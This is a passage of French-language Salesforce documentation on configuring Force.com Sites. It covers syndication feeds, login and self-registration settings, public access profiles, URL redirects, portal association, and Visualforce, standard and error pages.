Les *Fils de syndication* permettent aux utilisateurs de s'abonner aux modifications apportées aux sites Force.com et de recevoir des mises à jour dans des lecteurs de fil externes. En définissant simplement une requête SOQL et un mappage, vous pouvez syndiquer les modifications apportées aux données publiques pour l'utilisateur final. Vous pouvez créer un ou plusieurs fils de syndication pour les sites publics de votre organisation ou pour n'importe quelle page Visualforce. Le fil de syndication affiche les enregistrements spécifiés par une requête SOQL. Les utilisateurs peuvent s'abonner au fil et l'afficher lorsqu'ils visitent le site ou la page.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Créer, modifier ou supprimer une définition de fil :

- Modifier toutes les données

S'abonner à un fil

- Aucune autorisation utilisateur spéciale requise

### Validation de la sécurité des fils

Lorsqu'un utilisateur s'abonne à un fil, les informations sont exécutées dans le contexte de l'utilisateur client. Vous devez par conséquent vous assurer que l'utilisateur client a accès à tous les enregistrements appropriés pour son utilisation et uniquement à ces enregistrements, avant de définir des requêtes.

Pour valider la sécurité des fils :

- Modifiez le paramètre d'accès public au site pour vous assurer que l'utilisateur client dispose des autorisations d'objet et des paramètres de sécurité au niveau du champ appropriés.
- Créez des règles de partage pour contrôler les enregistrements auxquels l'utilisateur client a accès.

Une fois l'accès public et les paramètres de sécurité au niveau du champ ajustés afin d'assurer la disponibilité pour l'utilisateur client des objets que vous souhaitez inclure dans un fil, effectuez l'une des tâches liées au fil suivantes :

- Pour créer un fil, cliquez sur **Nouveau**.
- Pour afficher la définition d'un fil existant, cliquez sur son nom.
- Pour modifier un fil existant, cliquez sur **Modifier**.
- Pour supprimer un fil existant, cliquez sur **Supprimer**.
- Pour tester la validité d'un fil, cliquez sur **Exécuter le test**. Si la définition ou le mappage de la requête contient des erreurs, des messages d'erreur s'affichent.

CONSULTER ÉGALEMENT :

Définition des fils de syndication

Test des fils de syndication

## Affichage des fils de syndication

Pour afficher la définition d'un fil de syndication, comprenant les enregistrements renvoyés, et les données d'enregistrements affichées :

**Nom**
Nom descriptif de ce fil, qui le distingue des autres fils que vous créez.

**Description**
Décrit le fil. Par exemple, “Prénom, nom et région du compte pour les dix derniers comptes créés ou modifiés”.

**Requête**
Requête SOQL qui définit quels enregistrements sont renvoyés au fil de syndication. Pour assurer des performances élevées, quelques limitations sont imposées à la requête SOQL. Pour plus d'informations, reportez-vous à Définition des fils de syndication à la page 5552.

**Mappage**
Étant donné que les fils de syndication utilisent le protocole de publication Web ATOM, vous devez fournir une valeur de mappage qui correspond aux objets et champs des enregistrements renvoyés avec des constructions ATOM. Notez que toutes les valeurs doivent être des constantes de chaîne. Pour plus d'informations sur les éléments de mappage, reportez-vous à Définition des fils de syndication à la page 5552.

**Durée maximale de mise en cache en secondes**
Comme de nombreux utilisateurs peuvent accéder à un fil en même temps, Salesforce met les données de fil en cache pendant 3600 secondes par défaut. Cette valeur peut être égale à 300 secondes au minimum ou à la durée de votre choix. Les résultats de requête plus anciens que la durée spécifiée sont supprimés et une nouvelle requête est exécutée lors de la demande d'informations suivante, c'est-à-dire lorsque l'utilisateur ouvre une page contenant un fil auquel il s'est abonné.

**Actif**
Cette case indique si le fil est disponible pour l'abonnement. Une fois le fil actif, les utilisateurs peuvent s'y abonner.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Créer, modifier ou supprimer une définition de fil :
- Modifier toutes les données

S'abonner à un fil
- Aucune autorisation utilisateur spéciale requise

### CONSULTER ÉGALEMENT :

À propos des fils de syndication
Test des fils de syndication

### Test des fils de syndication

Testez la définition de fil que vous avez créée avant de l'activer pour les utilisateurs.

Pour tester un fil :

1. Après avoir créé un fil, dans Configuration, saisissez *Sites* dans la case Recherche rapide, puis sélectionnez **Sites** et cliquez sur le nom du site pour lequel vous avez défini le fil. Vous pouvez également naviguer jusqu'à la page de détail du fil de n'importe quelle façon, notamment en cliquant sur le nom du fil dans la page de détail sur le site.
2. Cliquez sur **Aperçu** pour le fil que vous souhaitez tester.
3. Si une ou plusieurs variables de liaison sont utilisées dans le fil, une boîte de dialogue s'affiche. Entrez une valeur pour chaque variable de liaison.
4. Une boîte de dialogue s'affiche qui permet de créer un signet pour le fil avec les valeurs des variables de liaison que vous avez spécifiées. Vous pouvez enregistrer le signet ou fermer la boîte de dialogue.
5. Les valeurs renvoyées par votre fil sont affichées. Vérifiez que les résultats correspondent à votre attente.

CONSULTER ÉGALEMENT :

Définition des fils de syndication

À propos des fils de syndication

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Créer, modifier ou supprimer une définition de fil :

- Modifier toutes les données

S'abonner à un fil

- Aucune autorisation utilisateur spéciale requise

## Gestion des paramètres de connexion et d'inscription aux sites Force.com

Utilisez les paramètres de connexion pour permettre aux utilisateurs de s'inscrire et de se connecter à votre portail à partir de votre site Force.com public. Par exemple, les utilisateurs qui naviguent sur un site Idées peuvent s'inscrire et se connecter directement depuis ce site. De plus, en tant qu'utilisateurs authentifiés, ils peuvent voter, ajouter des commentaires et participer au sein de la communauté Idées. Lorsque les utilisateurs se connectent avec succès, ils quittent le site public et entrent dans le portail associé de façon transparente.

Remarque: Seuls les portails clients peuvent être utilisés pour l'auto-inscription. Les portails partenaires ne prennent pas en charge l'auto-inscription.

La licence d'utilisateur du portail haut volume de site Web authentifié est spécialement conçue pour les sites Force.com. Conçue pour le haut volume, elle devrait représenter une option économique à utiliser avec les sites Force.com.

Les sites Force.com fournissent une logique intégrée d'inscription et de connexion. Les pages Visualforce par défaut dans sous la marque Force.com sont associées à des processus d'inscription, de connexion, d'oubli de mot de passe et de changement de mot de passe. Vous pouvez modifier ces pages ou les remplacer par vos propres pages.

Les pages de connexion et d'inscription suivantes sont fournies par défaut :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

| Nom de la page | Description |
| --- | --- |
| SiteLogin | Page de connexion par défaut. Permet de connecter les utilisateurs au portail associé depuis votre site Force.com. |

| Nom de la page | Description |
|---|---|
| SiteRegister | Page d'inscription par défaut. Permet d'inscrire les nouveaux utilisateurs au Portail client associé depuis votre site Force.com. |
| SiteRegisterConfirm | Page de confirmation de l'inscription par défaut. Page affichée une fois les utilisateurs inscrits avec succès au Portail client associé. |

**Remarque:** Les formulaires de connexion et d'inscription doivent être sécurisés. Définissez l'attribut `forceSSL` à `true` pour ces formulaires. Salesforce recommande toutefois de définir `forceSSL` à `false` pour les formulaires auxquels accèdent des utilisateurs déjà authentifiés, par exemple les utilisateurs du portail. Comme l'attribut `forceSSL` exécute une redirection vers une URL sécurisée, les utilisateurs déjà authentifiés rencontreraient une erreur.

Le processus de connexion intégré :

- vérifie que le site est activé pour les connexions ;
- vérifie que l'utilisateur est valide pour le site ;
- autorise les utilisateurs à réinitialiser les mots de passe expirés.

Le processus d'inscription intégré :

- compare les informations sur le nouvel utilisateur à celles sur les utilisateurs existants du Portail client associé au site ;
- vérifie si un contact existe déjà pour le nouvel utilisateur ;
- Crée un nouveau contact, si aucun n'existe, puis l'associe au compte pour le site.

  **Important:** Vous devez mettre à jour SiteRegisterController avec l'ID du compte en procédant comme suit :

  1. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
  2. Cliquez sur **Modifier** en regard de SiteRegisterController.
  3. Allez à la ligne `private static Id PORTAL_ACCOUNT_ID = '<Account_ID>';`, puis insérez l'ID du compte que vous souhaitez associer aux nouveaux utilisateurs. La ligne doit se présenter comme suit :

     ```
     private static Id PORTAL_ACCOUNT_ID = '001DooooolQpyk';
     ```

  4. Cliquez sur **Enregistrer**.

- Active le Portail client pour le nouvel utilisateur, puis envoie un e-mail de confirmation
- Vous pouvez également autoriser les utilisateurs à créer des mots de passe dans la page d'inscription afin d'éviter le processus standard d'e-mail de confirmation

**Remarque:** Vous pouvez créer et activer un compte personnel en tant qu'utilisateur du portail client en utilisant la méthode Apex `createPersonAccountPortalUser`. Utilisez `createPersonAccountPortalUser` pour créer un compte personnel à l'aide du type d'enregistrement par défaut défini dans le profil de l'utilisateur invité ou d'un type d'enregistrement spécifié, puis activez-le pour le portail du site. Les comptes personnels peuvent être activés uniquement comme utilisateurs du portail haut volume.

Pour activer la connexion et l'inscription publiques pour votre portail :

1. Dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez contrôler.
3. Cliquez sur **Paramètres de connexion**.
4. Cliquez sur **Modifier**.

5. Dans la liste Activer la connexion pour, sélectionnez un portail à associer à votre site. Le portail que vous sélectionnez doit avoir l'option `Connexion activée` sélectionnée. Pour les Portails clients, vous devez également activer l'option `Auto-inscription activée`. Les sites Force.com exploitent les paramètres de portail suivants :
   - `URL de déconnexion` permet de diriger les utilisateurs vers une page spécifique lors de la déconnexion. Si cette valeur reste vide, les utilisateurs sont dirigés vers la page spécifiée dans le champ `Page d'accueil du site actif` de votre site.
   - `Modèle de mot de passe perdu` est utilisé par le processus d'oubli de mot de passe.
   - `En-tête`, `Pied de page`, `Logo` et `Message de connexion` sont utilisés pour l'apparence de la page d'accueil des idées et de la page d'accueil des réponses.
   - Pour Portails Clients :
     - `Modèle de nouvel utilisateur` est utilisé lors de l'auto-inscription si aucun mot de passe n'est fourni.
     - `Nouvelle licence utilisateur par défaut`, `Nouveau rôle de l'utilisateur par défaut` et `Nouveau profil utilisateur par défaut` sont utilisés pour l'auto-inscription.
6. Sélectionnez une **Page Modifier le mot de passe**. Une page par défaut est fournie, mais vous pouvez sélectionner votre propre page à l'aide du champ de recherche.
7. Sélectionnez `Requiert une connexion non sécurisée (HTTP)` pour ignorer les paramètres de sécurité de votre organisation et utiliser exclusivement le protocole HTTP lors de la connexion au portail depuis votre site. Si cette case n'est pas sélectionnée, le paramètre `Requiert une connexion sécurisée (HTTPS)` de la page Paramètres de session dans la Configuration, détermine le niveau de sécurité.

   Le tableau ci-dessous présente les relations existant entre ces paramètres.

| Sécurité au niveau du site : Requiert une connexion non sécurisée (HTTP) | Sécurité au niveau de l'organisation : Requiert une connexion sécurisée (HTTPS) | Description |
|---|---|---|
| Non coché | Non coché | • L'organisation peut utiliser le protocole HTTP ou HTTPS<br>• Le site utilise le protocole HTTP pour la session de post-connexion |
| Coché | Non coché | • L'organisation peut utiliser le protocole HTTP ou HTTPS<br>• Le site utilise le protocole HTTP pour la session de post-connexion |
| Non coché | Vérifié | • L'organisation utilise uniquement le protocole HTTPS<br>• Le site utilise le protocole HTTPS pour la session de post-connexion<br>• Lors de la connexion, le domaine `secure.force.com` s'affiche pour les utilisateurs |

| Sécurité au niveau du site : Requiert une connexion non sécurisée (HTTP) | Sécurité au niveau de l'organisation : Requiert une connexion sécurisée (HTTPS) | Description |
|---|---|---|
| Vérifié | Vérifié | • L'organisation utilise uniquement le protocole HTTPS<br>• Le site utilise le protocole HTTP pour la session de post-connexion |

ATTENTION: Si la case `Requiert une connexion sécurisée (HTTPS)` est cochée dans la page Paramètres de session et que la case `Requiert une connexion non sécurisée (HTTP)` n'est pas cochée dans la page Paramètres de connexion, le domaine `secure.force.com` s'affiche pour les utilisateurs qui se connectent au portail associé à partir du site. Par exemple, si vous avez inscrit `mycompany.force.com` comme votre domaine personnalisé, l'URL change en `https://mycompany.secure.force.com` lors de la connexion.

Les clients qui utilisent un script pour se connecter à des sites peuvent utiliser le paramètre d'URL optionnel `refURL` afin de conserver le nom de domaine personnalisé après la connexion. Ce paramètre n'a aucun effet si `Requiert une connexion non sécurisée (HTTP)` a été défini pour le site ou si `Requiert une connexion sécurisée (HTTPS)` a été défini pour l'organisation. Exemple d'URL utilisant `refURL` : `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.

8. Le champ `Adresse Web sécurisée` indique l'URL unique de Force.com de ce site lorsque le protocole SSL est utilisé.
9. Cliquez sur **Enregistrer**.

Vous pouvez également définir les Sites afin qu'ils utilisent votre fournisseur d'identité pour l'authentification unique.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Association d'un portail avec des sites Force.com

Méthodes et expressions Apex associées à des Sites Force.com

## Paramètres d'accès public pour les Sites Force.com

Les paramètres d'accès public contrôlent les opérations que les utilisateurs publics peuvent effectuer sur chaque site Force.com. Pour définir les paramètres d'accès public de votre site :

1. Dans Configuration, saisissez *Sites* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez contrôler.
3. Cliquez sur **Paramètres d'accès public** pour ouvrir la page du profil de votre site.

Cette page comprend toutes les fonctionnalités d'affichage et de modification des autorisations et des paramètres du profil, mais vous ne pouvez pas cloner ou supprimer le profil.

Dans le profil du site, vous pouvez :

- Sélectionner les autorisations d'objet de votre site. Vous pouvez accorder des autorisations « Lire » et « Créer » sur tous les objets standard, à l'exception des produits, des catalogues de prix et des idées, et des autorisations « Lire » « Créer » « Modifier » et « Supprimer » sur tous les objets personnalisés. Toutes les autorisations qui ne sont pas définies par défaut doivent être définies manuellement.

  ATTENTION: Nous recommandons de définir un partage privé pour les objets sur lesquels vous accordez un accès « Lire » dans votre site. Les utilisateurs qui accèdent à votre site peuvent ainsi afficher et modifier uniquement les données associées à votre site.

  Nous recommandons également de sécuriser la visibilité de toutes les vues de liste. Définissez l'affichage de vos listes de vue à `Visible à certains groupes d'utilisateurs`, puis spécifiez les groupes à partager. Les vues de liste dont l'affichage est défini à `Visible à tous les utilisateurs` sont visibles aux utilisateurs publics de votre site. Pour partager une vue de liste avec des utilisateurs publics, créez un nouveau groupe public pour ces utilisateurs et accordez leur une visibilité. Si le partage de l'objet est défini à privé, les utilisateurs publics ne peuvent pas afficher ces enregistrements, quel que soit le paramètre de visibilité des vues de liste.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

Pour modifier les paramètres d'accès public de sites Force.com :
- Gérer les utilisateurs

- Contrôler la visibilité des applications personnalisées. Pour exposer une application personnalisée et ses onglets associés à des utilisateurs publics, définissez uniquement cette application comme visible, puis appliquez cette définition en tant que paramètre par défaut pour éviter d'exposer d'autres pages. Si des pages de votre site utilisent des en-têtes Salesforce standard, d'autres applications visibles peuvent être affichées par des utilisateurs publics.
- Définir les heures de connexion durant lesquelles les utilisateurs peuvent accéder au site.
- Restreindre les plages d'adresses IP à partir desquelles vous pouvez accéder au site. Les sites Force.com ignorent les restrictions de plage IP à l'échelle de l'entreprise afin d'offrir un accès public. Vous pouvez toutefois restreindre la plage IP ici.

  Remarque: Pour définir des restrictions basées sur une adresse IP ou sur des heures de connexion, le protocole HTTPS est requis. Vous devez utiliser l'URL sécurisée associée à votre domaine Force.com pour accéder à votre site.

  Pour appliquer le protocole HTTPS dans toutes les pages des sites Force.com et autoriser toutes les adresses IP à accéder à votre site, créez les plages IP suivantes : `0.0.0.0` à `255.255.255.255`, `::` à `::fffe:ffff:ffff` et `::1:0:0:0` à `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff`. Il peut toutefois affecter les performances de votre site et doit être appliqué uniquement en cas de nécessité absolue. Le passage du HTTP au HTTPS affecte pas les utilisateurs actuellement connectés uniquement lors de leur prochaine connexion.

  Les adresses IP d'une plage doivent être IPv4 ou IPv6. Dans des plages, les adresses IPv4 existent dans l'espace d'adresses IPv6 mappées sur IPv4 `::ffff:0:0` à `::ffff:ffff:ffff`, où `::ffff:0:0` correspond à `0.0.0.0` et `::ffff:ffff:ffff` correspond à `255.255.255.255`. Une plage ne peut pas inclure des adresses IP à la fois à

l'intérieur et à l'extérieur de l'espace d'adresses IPv6 mappées en IPv4. Les plages telles que `255.255.255.255` à `::1:0:0:0` ou `::` à `::1:0:0:0` ne sont pas autorisées.

- Activer les contrôleurs et les méthodes Apex de votre site. Les contrôleurs et méthodes sont déjà associés aux pages Visualforce activées par défaut de votre site.
- Activer les pages Visualforce de votre site. Les modifications apportées ici ne sont pas appliquées à la liste associée Pages Visualforce du site dans la page Détails sur le site, et inversement.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Méthodes et expressions Apex associées à des Sites Force.com

Création d'une vue de liste dans Salesforce Classic

## Redirections d'URL de Sites Force.com

Si vous déplacez ou réorganisez des pages de votre site Force.com, les moteurs de recherche peuvent rencontrer des problèmes pour retrouver l'emplacement des nouvelles pages. Pour éviter ce problème, configurez des *redirections URL de site* afin d'informer les utilisateurs et les moteurs de recherche que le contenu du site a été déplacé.

Notez les points suivants pour mettre en oeuvre des redirections URL de site :

- Vous ne pouvez pas rediriger les pages d'erreur ni les fichiers CSS (fichiers avec une extension `.css`).
- Chaque site peut comporter jusqu'à 1 000 règles de redirection.
- Les paramètres de requête dans les redirections d'URL de site sont parfaitement mappés. Cependant, vous ne pouvez pas rediriger les URL qui comprennent le paramètre `lastMod`.
- Si la réécriture d'URL est activée sur votre site, elle est exécutée après la redirection de n'importe quelle page du site.
- Vous pouvez rediriger une page d'accueil de communauté vers sa page d'accueil Site.com équivalente. Pour cela, définissez l'URL source sur `/`, qui représente la page d'accueil de la communauté, et définissez l'URL cible sur `s`, qui représente la page d'accueil du site Site.com.

Pour associer une redirection à une page de site :

1. Dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur l'étiquette d'un site.
3. Cliquez sur **Redirections URL** dans la page de détail du site.
4. Spécifiez l'emplacement initial de la page dans le champ `URL Source`. L'emplacement de la page doit :
   - Être une URL relative. Elle peut comprendre n'importe quel type d'extension valide, tel que `.html` ou `.php`.
   - Elle ne doit pas contenir d'ancrages, tels que `/siteprefix/page.html`**`#target`**.

   Remarque: Les organisations qui utilisent des sites avec des préfixes doivent les ajouter manuellement aux champs URL source et URL cible. En outre, si votre organisation possède un site au niveau racine et un autre avec préfixe, et que vous redirigez une page vers le site avec préfixe, sans insérer ce préfixe dans la règle de redirection, par défaut Salesforce recherche la règle dans votre site racine, générant une erreur 404.
5. Spécifiez le `Type de redirection` :

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des redirections URL de site :
- Personnaliser l'application

Pour afficher les redirections URL de sites :
- "Afficher la configuration"

- Permanent (301) : sélectionnez cette option si vous souhaitez que les utilisateurs et les moteurs de recherche mettent à jour l'URL dans leur système en visitant la page. Ce type permet de rediriger de façon transparente les utilisateurs vers une nouvelle page. L'utilisation d'une redirection permanente permet à vos URL de conserver leur popularité dans les résultats des moteurs de recherche, d'indexer la nouvelle page et de supprimer l'URL source obsolète dans les index des moteurs de recherche.
- Temporaire (302) : sélectionnez cette option si vous souhaitez que les utilisateurs et les moteurs de recherche continuent d'utiliser l'URL d'origine de la page. Les moteurs de recherche interprètent une redirection 302 comme modifiable à tout moment. Par conséquent, ils indexent et renvoient le contenu de la nouvelle page cible, tout en conservant l'URL source dans leurs index.

6. Spécifiez l'emplacement initial de la nouvelle page dans le champ `URL Cible`. Elle peut correspondre à une URL relative ou complète, avec un préfixe `http://` ou `https://`. Contrairement aux URL sources, les URL cibles ne peuvent pas contenir d'ancrages.
7. Cliquez sur **Enregistrer**.

La section Règles de redirection affiche toutes les règles de redirection URL créées pour votre site. Dans cette section, vous pouvez :

- Modifier une règle de redirection associée.
- Activer ou désactiver une règle de redirection.
- Supprimer une règle de redirection.
- Cliquer sur l'en-tête de la colonne URL source ou URL cible pour trier la liste par ordre croissant ou décroissant.

CONSULTER ÉGALEMENT :

Présentation des Sites Force.com

## Association d'un portail avec des sites Force.com

Vous pouvez permettre aux utilisateurs de s'inscrire ou de se connecter de façon transparente à un portail associé depuis votre site.

Remarque: Seuls les portails clients peuvent être utilisés pour l'auto-inscription. Les portails partenaires ne prennent pas en charge l'auto-inscription.

La licence d'utilisateur du portail haut volume de site Web authentifié est spécialement conçue pour les sites Force.com. Conçue pour le haut volume, elle devrait représenter une option économique à utiliser avec les sites Force.com.

1. Activez le portail pour la connexion en procédant comme suit :
   a. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**. Alternativement, dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
   b. Si vous n'avez pas activé votre portail, sélectionnez `Activer Portail client` ou `Activer la gestion des relations partenaires`, puis cliquez sur **Enregistrer**.
   c. Cliquez sur **Modifier** en regard du portail que vous souhaitez modifier.
   d. Configurez le portail en procédant comme suit :
      i. Cochez la case `Connexion activée`.
      ii. Sélectionnez un utilisateur pour le champ `Administrateur`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :
- Personnaliser l'application

iii. Vous pouvez également définir l'`URL de déconnexion`. Si cette URL n'est pas définie, les utilisateurs sont dirigés vers la page d'accueil du site lors de la déconnexion.

iv. Cliquez sur **Enregistrer**.

2. Si vous utilisez un Portail client et souhaitez autoriser l'auto-inscription, procédez comme suit :
   a. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**.
   b. Cliquez sur **Modifier** pour le portail que vous souhaitez associer avec votre site Force.com.
   c. Configurez le Portail client comme suit :
      i. Sélectionnez `Auto-inscription activée`.
      ii. Sélectionnez Utilisateur du portail client pour les champs `Nouvelle licence utilisateur par défaut` et `Nouveau profil utilisateur par défaut`. En fonction de votre licence de portail, vous pouvez sélectionner un profil différent pour le champ `Nouveau profil utilisateur par défaut`.
      iii. Sélectionner un utilisateur pour le champ `Nouveau rôle de l'utilisateur par défaut`.
      iv. Cliquez sur **Enregistrer**.

   Remarque: Tenez compte des points suivants en autorisant l'auto-inscription :
   - Les sites ne prennent pas en charge l'utilisation de comptes personnels pour l'auto-inscription.
   - Lors de l'auto-inscription via un site :
     - les règles de validation s'appliquent lors de la création d'un utilisateur ;
     - les règles de validation sont ignorées lors de la création d'un contact ;

3. Associer les pages de site avec des utilisateurs du portail par défaut :
   a. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**. Alternativement, dans Configuration, saisissez *`Partenaires`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres**.
   b. Cliquez sur le nom du portail que vous souhaitez associer à votre site.
   c. Cliquez sur le nom de chaque profil associé aux utilisateurs de votre portail, puis procédez comme suit :
      i. Faites défiler jusqu'à la section Accès à la page Visualforce activée, puis cliquez sur **Modifier**.
      ii. Ajoutez les pages appropriées du site public à la liste `Pages Visualforce activées`. Les utilisateurs du portail associés à ce profil peuvent ainsi afficher ces pages.

      Remarque: Par défaut, les utilisateurs du portail peuvent afficher toutes les pages activées pour le site public associé. Par conséquent, il vous suffit d'activer les pages qui nécessitent une authentification.

      iii. Cliquez sur **Enregistrer**.

4. Associer votre site avec le portail activé par connexion :
   a. Dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
   b. Cliquez sur l'étiquette du site que vous souhaitez configurer.
   c. Cliquez sur **Paramètres de connexion**.
   d. Cliquez sur **Modifier**.

e. Dans la liste déroulante `Activer la connexion pour`, sélectionnez le nom du portail dans lequel vous souhaitez autoriser la connexion.

f. Sélectionnez la `Page Modifier le mot de passe`.

g. Cliquez sur **Enregistrer**.

Pour les sites avec Idées, Réponses, Réponses Chatter, vous devez rendre la zone visible dans le portail et activer la page IdeasHome ou AnswersHome pour le site. Pour associer la zone à un ou plusieurs portails :

1. Dans Configuration, recherchez l'un des éléments suivants dans la case `Recherche rapide`.
   - **Zones d'idées**
   - **Zones de Réponses Chatter**
   - **Zones de Réponses**
2. Cliquez sur **Modifier** en regard de la zone que vous souhaitez rendre publique.
3. Dans la liste déroulante `Portail`, sélectionnez le portail à utiliser pour cette zone. Vous pouvez afficher la zone dans tous les portails.

Remarque: Pour permettre à des idées de fonctionner avec des sites, l'organisation doit avoir un portail actif associé à cette zone. Sinon, les utilisateurs rencontrent des erreurs.

CONSULTER ÉGALEMENT :

Configuration de Sites Force.com

Gestion des paramètres de connexion et d'inscription aux sites Force.com

## Gestion des pages Visualforce de sites Force.com

Les sites Force.com utilisent des pages Visualforce pour toutes les pages de site et d'erreur. Les exemples de pages d'erreur utilisent la ressource statique SiteSamples pour leur feuille de style et leurs images.

ATTENTION: Si vous renommez ou supprimez SiteSamples, vous obtenez une erreur.

Toutes les pages que vous souhaitez exposer dans un site doivent être associées à ce site. Si une page n'est pas répertoriée sous Pages Visualforce du site, une erreur d'authentification ou de page introuvable s'affiche, selon l'existence de la page.

Pour activer les pages Visualforce de votre site :

1. Dans Configuration, saisissez *`Sites`* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez modifier.
3. Cliquez sur **Modifier** dans la liste associée Pages Visualforce du site.
4. Utilisez les boutons **Ajouter** et **Supprimer** afin d'activer ou de désactiver les pages Visualforce pour votre site.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

Remarque: Si vous sélectionnez une page Visualforce pour un champ de recherche de la page Détail sur le site, une page d'erreur ou la `Page Modifier le mot de passe` sous les paramètres de connexion, cette page est automatiquement activée pour votre site. Si vous supprimez une page de la liste et qu'elle reste sélectionnée dans l'un de ces emplacements, les utilisateurs

publics peuvent y accéder. Pour supprimer complètement des pages de votre site, désactivez-les ici et assurez-vous qu'elles ne sont pas sélectionnées dans un champ de recherche pour votre site.

Si vous ne souhaitez pas activer une page Visualforce pour l'ensemble de votre site, vous pouvez également activer des pages de profils spécifiques.

### Page Mon profil

La page Mon profil est une page Visualforce associée à un Portail client ou au profil d'un utilisateur de site. La page Mon profil permet aux utilisateurs connectés à votre site Force.com ou à votre Portail client, à partir des sites Force.com, de mettre à jour leurs propres informations de contact. Lorsqu'ils modifient cette page, l'utilisateur du portail et les enregistrements de contact correspondants sont mis à jour.

La page Mon profil peut être activée pour l'ensemble de votre site ou de façon limitée en l'attribuant à un profil utilisateur invité sur le site.

La page Mon profil est également fournie avec le composant de bienvenue au Portail client de votre présentation de page d'accueil.

CONSULTER ÉGALEMENT :

- Gestion des pages standard de sites Force.com
- Attribution de pages d'erreur aux sites Force.com

## Gestion des pages standard de sites Force.com

Les sites Force.com utilisent des pages Visualforce pour toutes les pages de site et d'erreur. Vous pouvez également utiliser quelques pages standard fournies par Force.com.

Toutes les pages que vous souhaitez exposer dans un site doivent être activées pour ce site. Si une page n'est pas répertoriée sous Pages standard du site, Salesforce affiche une erreur d'autorisation requise.

Pour contrôler les pages standard que les utilisateurs peuvent visualiser sur votre site :

1. Dans Configuration, saisissez *Sites* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez visualiser.
3. Cliquez sur **Modifier** dans la liste associée Pages standard du site.
4. Utilisez les boutons **Ajouter** et **Supprimer** afin d'activer ou de désactiver les pages standard suivantes pour votre site :
   - Page d'accueil : page standard associée à l'onglet Accueil (`/home/home.jsp`).
   - Pages Idées : pages standard associées aux idées. Si vous souhaitez utiliser les pages idées standard (par exemple, Accueil_Idées), modifiez ces pages.
   - Pages Réponses : pages standard associées aux réponses. Si vous souhaitez utiliser les pages de réponses standard (par exemple, Accueil_Réponses), modifiez ces pages.
   - Pages de recherche : pages de recherche Salesforce standard. Pour autoriser les utilisateurs publics à effectuer des recherches standard, activez ces pages.
   - Pages de recherche : pages de recherche Salesforce standard. Elles correspondent à des fenêtres de recherche contextuelles avec des champs de recherche dans des pages Visualforce.
5. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

AUTORISATIONS UTILISATEUR

Pour créer et modifier des sites Force.com :

- Personnaliser l'application

**Remarque:** Assurez-vous de désactiver toutes les pages que vous n'utilisez pas dans votre site. Sinon, elles pourraient être accessibles aux utilisateurs publics. Assurez-vous également de configurer le partage privé afin de restreindre l'accès en recherche pour les utilisateurs publics.

CONSULTER ÉGALEMENT :

Gestion des pages Visualforce de sites Force.com
Attribution de pages d'erreur aux sites Force.com

## Attribution de pages d'erreur aux sites Force.com

Les sites Force.com utilisent des pages Visualforce pour toutes les pages de site et d'erreur. Les exemples de pages d'erreur utilisent la ressource statique SiteSamples pour leur feuille de style et leurs images.

**ATTENTION:** Si vous renommez ou supprimez SiteSamples, vous obtenez une erreur.

Pour définir les pages d'erreur pour votre site :

1. Dans Configuration, saisissez *Sites* dans la case `Recherche rapide`, puis sélectionnez **Sites**.
2. Cliquez sur le nom du site que vous souhaitez modifier.
3. Cliquez sur **Attribution de page** dans la liste associée Pages d'erreur.
4. À l'aide de champs de recherche, attribuez des pages Visualforce ou la ressource statique à chaque condition d'erreur standard indiquée :
   - `Page Autorisation requise` : page affichée lorsque des utilisateurs tentent d'accéder à des pages sans l'autorisation appropriée.
